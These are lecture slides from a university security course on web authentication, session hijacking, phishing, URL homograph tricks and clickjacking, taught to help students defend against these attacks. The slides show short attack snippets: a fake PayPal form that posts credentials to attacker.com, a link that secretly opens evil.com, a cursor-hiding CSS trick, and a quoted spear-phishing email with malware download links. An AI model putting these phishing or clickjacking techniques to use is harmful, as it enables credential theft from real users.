

Web Security: Authentication & UI-based attacks

CS 161: Computer Security

Prof. Raluca Ada Popa

April 12, 2016

Authentication & Impersonation

Authentication

- ◆ Verifying someone really is who they say they claim they are
- ◆ Web server should authenticate client
- ◆ Client should authenticate web server

Impersonation

- ◆ Pretending to be someone else
- ◆ Attacker can try to:
 - Impersonate client
 - Impersonate server

Authenticating users

- ◆ How can a computer authenticate the user?
 - “Something you know”
 - ◆ e.g., password, PIN
 - “Something you have”
 - ◆ e.g., smartphone, ATM card, car key
 - “Something you are”
 - ◆ e.g., fingerprint, iris scan, facial recognition

Recall: two-factor authentication

Authentication using two of:

- Something you know (account details or passwords)
- Something you have (tokens or mobile phones)
- Something you are (biometrics)

Example

Is this a good example of 2FA?

Online banking:

- Hardware token or card ("smth you have")
- Password ("smth you know")



Mobile phone two-factor authentication:

- Password ("smth you know")
- Code received via SMS ("smth you have")



Email authentication:

Password


Answer to security question

This is not two-factor authentication because both of the factors are something you know

After authenticating..

- ◆ Session established
 - Session ID stored in cookie
 - Web server maintains list of active sessions (sessionID mapped to user info)
- ◆ Reauthentication happens on every http request automatically
 - Recall that every http request contains cookie


After authenticating..



Session hijacking attack:

- Attacker steals sessionID, e.g., using a packet sniffer
- Impersonates user

After authenticating..



Protect sessionID from packet sniffers:

- Send encrypted over HTTPS
- Use *secure* flag to ensure this


When should session/cookie expire?

- Often is more secure
- But less usable for user

Other flags?

- `httponly` to prevent scripts from getting to it

After authentication ..



What if attacker obtains old sessionID somehow?

- When user logs out, server must remove Alice's entry from active sessions
- Server must not reuse the same session ID in the future
- Old sessionID will not be useful

Authenticating the server

What mechanism we learned about that helps prevent an attacker from impersonating a server?

- ◆ Digital certificates (assuming CA or relevant secret keys were not compromised)

But these only establish that a certain host a user visits has a certain public key.

What if the user visits a malicious host?

Phishing attack

- ◆ Attacker creates fake website that appears similar to a real one
- ◆ Tricks user to visit site (e.g. sending email)
- ◆ User inserts credentials and sensitive data which gets sent to attacker
- ◆ Web page then directs to real site or shows maintenance issues

Please fill in the correct information for the following category to verify your identity.

Security Measures

Email address:	<input type="text"/>
PayPal Password:	<input type="password"/>
Full Name:	<input type="text"/>
SSN:	<input type="text"/> - <input type="text"/> - <input type="text"/>
Card Type:	<input type="text" value="Card Type"/>
Card Number:	<input type="text"/>
Expiration Date:	<input type="text" value="Month"/> / <input type="text" value="Year"/> (mm/yyyy)
Card Verification Number (CVV2):	<input type="text"/>
Street:	<input type="text"/>
City:	<input type="text"/>
Country:	<input type="text" value="United States"/>
Zip Code:	<input type="text"/>
Telephone:	<input type="text"/>
Verified By Visa / Mastercard Securecode:	<input type="text"/>
Date of Birth:	<input type="text"/> - <input type="text"/> - <input type="text"/> (Ex: dd-mm-yyyy)

Submit Form

Protect Your Account Info

Make sure you never provide your password to fraudulent persons.

PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-bits (the highest level commercially available).

For more information on protecting yourself from fraud, please review our Security Tips at <http://www.paypal.com/securitytips>

Protect Your Password

You should **never** give your PayPal password to anyone, including PayPal employees.

By clicking

Your


```
<form action="http://attacker.com/paypal.php" method="post" name="Date">
```

Welcome to eBay - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites

Address <http://ebay.attacker.com/> Go Links



eBay Buyer Protection [Learn more](#) **NEW**

Welcome to eBay

Ready to bid and buy? Register here

Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.

Register as an eBay Member and enjoy privileges including:

- Bid, buy and find bargains from all over the world
- Shop with confidence with PayPal Buyer Protection
- Connect with the eBay community and more!

[Register](#)

Sign in to your account

Back for more fun? Sign in now to buy, bid and sell, or to manage your account.

User ID
[I forgot my user ID](#)

Password
[I forgot my password](#)

Keep me signed in for today. Don't check this box if you're at a public or shared computer.

[Sign in](#)

Having problems with signing in? [Get help.](#)

Protect your account: Create a unique password by using a combination of letters and numbers that are not




Recycle Bin

Welcome to eBay - Microsoft Internet Explorer



File Edit View Favorites Tools Help



Address http://ebay.attacker.com/



Links >>

eBay Buyer Protection [Learn more](#) **NEW**

Welcome to eBay

Ready to bid and buy? Register here

Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.

Register as an eBay Member and enjoy privileges including:

- Bid, buy and find bargains from all over the world
- Shop with confidence with PayPal Buyer Protection
- Connect with the eBay community and more!

[Register](#)

Sign in to your account

Back for more fun? Sign in now to buy, bid and sell, or to manage your account.

User ID [I forgot my user ID](#)Password [I forgot my password](#)

Keep me signed in for today. Don't check this box if you're at a public or shared computer.

[Sign in](#)

Having problems with signing in? [Get help.](#)

Protect your account: Create a unique password by using a combination of letters and numbers that are not


Recycle Bin


Identity Confirmation - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Refresh Print Mail People

Address <http://ebay.attacker.com/> Go Links



Please confirm your identity jbieber 

Please answer security question below.

What is your mother's maiden name?

Answer the secret question you provided.

What is your other eBay user ID or another's member in your household?

What email used to be associated with this account?


Have you ever sold something on eBay?



Recycle Bin

Identity Confirmation - Microsoft Internet Explorer

File Edit View Favorites Tools Help



Address http://ebay.attacker.com/

Go Links >>



Bucks You're Invited! Join eBay Bucks.

Buy Sell My eBay Communi

All Categories

Search

Advanced Search

Categories ▾

Motors

Stores

Daily Deal

eBay Ser
Resolutio**Thanks jbieber. Your identity has been confirmed.**

Now you can pick up where you left off.

[Save Profile](#)[About eBay](#) | [Announcements](#) | [Security Center](#) | [Resolution Center](#) | [eBay Toolbar](#) | [Policies](#) | [Government Relations](#) | [Site Map](#) | [Help](#) **eBay Buyer Protection** We'll cover your purchase price plus original shipping. [Learn more](#)Copyright © 1995-2010 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the eBay [User Agreement](#) and [Privacy Policy](#).[eBay official time](#)


Recycle Bin


http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&Item=350121605127&Category=147218&_trkparms=algo= - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites

Address http://ebay.attacker.com/ ;3DI%26otn%3D1 Go Links >>

 Welcome! [Sign in](#) or [register](#).

[CATEGORIES](#) [FASHION](#) [MOTORS](#) [DEALS](#) [CLASSIFIEDS](#)  [eBay Buyer Protection](#) [Learn more](#)

i This listing (350121605127) has been removed, or this item is not available.

- Please check that you've entered the correct item number
- Listings that have ended 90 or more days ago will not be available for viewing.

[About eBay](#) | [Security Center](#) | [Buyer Tools](#) | [Policies](#) | [Stores](#) | [Site Map](#) | [eBay official time](#)

Copyright © 1995-2011 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the [eBay User Agreement](#) and [Privacy Policy](#).

Phishing prevention

- ◆ User should check URL they are visiting!

VNC: throwaway-xp-026

Recycle Bin

http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&Item=350121605127&Category=147218&_trkparms=algo= - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites

Address http://ebay.attacker.com/ %3D%26otr%3D1 Go Links >>

Go My eBay | Sell | Community | Customer Support

ebay Welcome! Sign in or register.

CATEGORIES FASHION MOTORS DEALS CLASSIFIEDS eBay Buyer Protection Learn more

i This listing (350121605127) has been removed, or this item is not available.

- Please check that you've entered the correct item number
- Listings that have ended 90 or more days ago will not be available for viewing.

About eBay | Security Center | Buyer Tools | Policies | Stores | Site Map | eBay official time

Copyright © 1995-2011 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the eBay User Agreement and Privacy Policy.

Does not suffice to check what it says you click on



Because it can be:

```
<a src="http://attacker.com">http://google.com</a>
```

Check the address bar!

URL obfuscation attack

- ◆ Attacker can choose similarly looking URL with a typo

bankofamer~~ca~~.com

bankofthe~~v~~est.com

Homeograph attack

- Unicode characters from international alphabets may be used in URLs

paypal.com (first p in Cyrillic)

- URL seems correct, but is not

Another example:

www.pnc.com/webapp/unsec/homepage.var.cn

"pnc.com/webapp/unsec/homepage" is one string

Phishing prevention

- ◆ User should check URL!
 - **Carefully!**

“Spear Phishing”

From: Lab.senior.manager@gmail.com
Subject: FW: Agenda
Body: This below agenda just came in form from Susan, please look at it.
>From: Norris, Susan (ORO)
>To: Manager, Senior; Rabovsky, Joel MJ
>Subject: Agenda
>Thanks, nice to know that you all care this so much!
>
>Susan Norris
>norrissg@oro.doe.gov
Attached: Agenda Mar 4.pdf

Targeted phishing that includes details that seemingly must mean it's legitimate

To: vern@ee.lbl.gov
Subject: RE: Russian spear phishing attack against .mil and .gov employees
From: jeffreyc@cia.gov
Date: Wed, 10 Feb 2010 19:51:47 +0100

Russian spear phishing attack against .mil and .gov employees

A "relatively large" number of U.S. government and military employees are being taken in by a spear phishing attack which delivers a variant of the Zeus trojan. The email address is spoofed to appear to be from the NSA or IntelLink concerning a report by the National Intelligence Council named the "2020 Project". It's purpose is to collect passwords and obtain remote access to the infected hosts.

Security Update for Windows 2000/XP/Vista/7 (KB823988)

About this download: A security issue has been identified that could allow an attacker to remotely compromise a computer running Microsoft Windows and gain complete control over it. You can help protect your computer by installing this update from Microsoft. After you install this item, you may have to restart your computer.

Download:

<http://mv.net.md/update/update.zip>

or

<http://www.sendspace.com/file/xwc1pi>

**Yep, this is itself a
spear-phishing attack!**

Jeffrey Carr is the CEO of GreyLogic, the Founder and Principal Investigator of Project Grey Goose, and the author of "Inside Cyber Warfare".
jeffreyc@greylogic.us

Sophisticated phishing

- ◆ Context-aware phishing – 10% users fooled
 - Spoofed email includes info related to a recent eBay transaction/listing/purchase
- ◆ Social phishing – 70% users fooled
 - Send spoofed email appearing to be from one of the victim's friends (inferred using social networks)

West Point experiment

- Cadets received a spoofed email near end of semester:
“There was a problem with your last grade report; click here to resolve it.” 80% clicked.

Why does phishing work?

- ◆ User mental model vs. reality
 - Browser security model too hard to understand!
- ◆ The easy path is insecure; the secure path takes extra effort
- ◆ Risks are rare

Authenticating the server

- ◆ Users should:
 - Check the address bar carefully. Or, load the site via a bookmark or by typing into the address bar.
 - Guard against spam
 - Do not click on links, attachments from unknown
- ◆ Browsers also receive regular blacklists of phishing sites (but this is not immediate)
- ◆ Mail servers try to eliminate phishing email

Authentication summary

- We need to authenticate both users and servers
- Phishing attack impersonates server
- A disciplined user can reduce occurrence of phishing attacks

UI-based attacks

Clickjacking attacks

- ◆ Exploitation where a user's mouse click is used in a way that was not intended by the user

Talk to your partner

- ◆ How can a user's click be used in a way different than intended?

Simple example

```
<a  
  onMouseDown=window.open(http://www.evil.com)  
  href=http://www.google.com/>  
Go to Google</a>
```

What does it do?

- ◆ Opens a window to the attacker site

Why include href to Google?

- ◆ Browser status bar shows URL when hovering over as a means of protection

Recall: Frames

- ◆ A frame is used to embed another document within the current HTML document
- ◆ Any site can frame another site
- ◆ The `<iframe>` tag specifies an inline frame


Example

HTML page

```
<iframe src="http://www.google.com/">  
</iframe>
```

UI rendering

framed page/
inner page



framing page/
outer page

Frames

- ◆ Outer page can set frame width, height
- ◆ But then, only framed site can draw in its own rectangle
- ◆ Modularity
 - Brings together code from different sources

What happens in this case?

The image shows a browser window with the address bar set to `funnycats.com`. The page content is a Bank of America sign-in page. A red JavaScript alert box is overlaid on the sign-in form, containing the text `secret` in two input fields and a `Sign In` button. A red arrow points from the word `JavaScript` to the alert box. The background page includes the Bank of America logo, navigation tabs for `Personal`, `Small Business`, `Wealth Management`, and `Businesses & Institutions`, and a navigation menu with `Banking`, `Credit Cards`, `Loans`, and `Investments`. A promotional banner for `BankAmericard` with a `$10` offer is visible at the bottom.

Frames: same-origin policy

- ◆ Frame inherits origin of its URL
- ◆ Same-origin policy: if frame and outer page have different origins, they cannot access each other
 - In particular, malicious JS on outer page cannot access resources of inner page

How to bypass same-origin policy for frames?

Clickjacking

Clickjacking using frames

Evil site frames good site

Evil site covers good site by putting dialogue boxes or other elements on top of parts of framed site to create a different effect

Inner site now looks different to user

Compromise visual integrity – target

- ◆ Hiding the target
- ◆ Partial overlays

Lin-Shung Huang
[Not you?](#) | [Log out](#)

PayPal

You are about to pay

Receiver	Amount
Adblock Plus	\$0.15
Total	

Pay with:

[My PayPal Balance](#) [View PayPal policies.](#)

BANK OF AMERICA, N.A. XXX

\$0.15


Memo: Contribution for Adblock Plus

[Pay](#) [Cancel](#)

PayPal protects your privacy and security. [+]

UI Subversion: *Clickjacking*

- ◆ An attack application (script) compromises the *context integrity* of another application's **User Interface** when the user acts on the **UI**



Compromise visual integrity – target

- ◆ Hiding the target
- ◆ Partial overlays

Lin-Shung Huang
[Not you?](#) | [Log out](#)

PayPal

You are about to pay

Receiver	Amount
Adblock Plus	\$0.15
Total	

Pay with:

[My PayPal Balance](#) [View PayPal policies.](#)

BANK OF AMERICA, N.A. XXX

\$0.15

Memo: Contribution for Adblock Plus

[Pay](#) [Cancel](#)

PayPal protects your privacy and security. [+]

Compromise visual integrity – pointer: cursorjacking

- Can customize cursor!

CSS example:

```
#mycursor {  
  cursor: none;  
  width: 97px;  
  height: 137px;  
  background: url("images/custom-cursor.jpg")  
}
```

- Javascript can keep updating cursor, can display shifted cursor




Fake cursor, but more visible



Real cursor

Compromise visual integrity – pointer: cursorjacking

Cursorjacking deceives a user by using a custom cursor image, where the pointer was displayed with an offset



Fake, but more visible

real

Clickjacking to Access the User's Webcam



Sitekeys

- Some sites use/used a secret image to identify site to user (e.g., Bank of America)
 - only good site should know the secret image
 - user should check that they receive the correct image



Invented
by
Berkeley
grad
student!

- What is it aimed to protect against?
 - phishing attacks

Not really used much now, not considered effective mostly because users ignore these images and don't remember what the image was for each site

How can clickjacking subvert sitekeys?

- Phishing sites frame login page to get correct image to appear
- Overlay input box from outer frame at the same location as the password box for the inner frame
- User types password accessible to attacker now

How can we defend against clickjacking?

Discuss with a partner

Defenses

- **User confirmation**



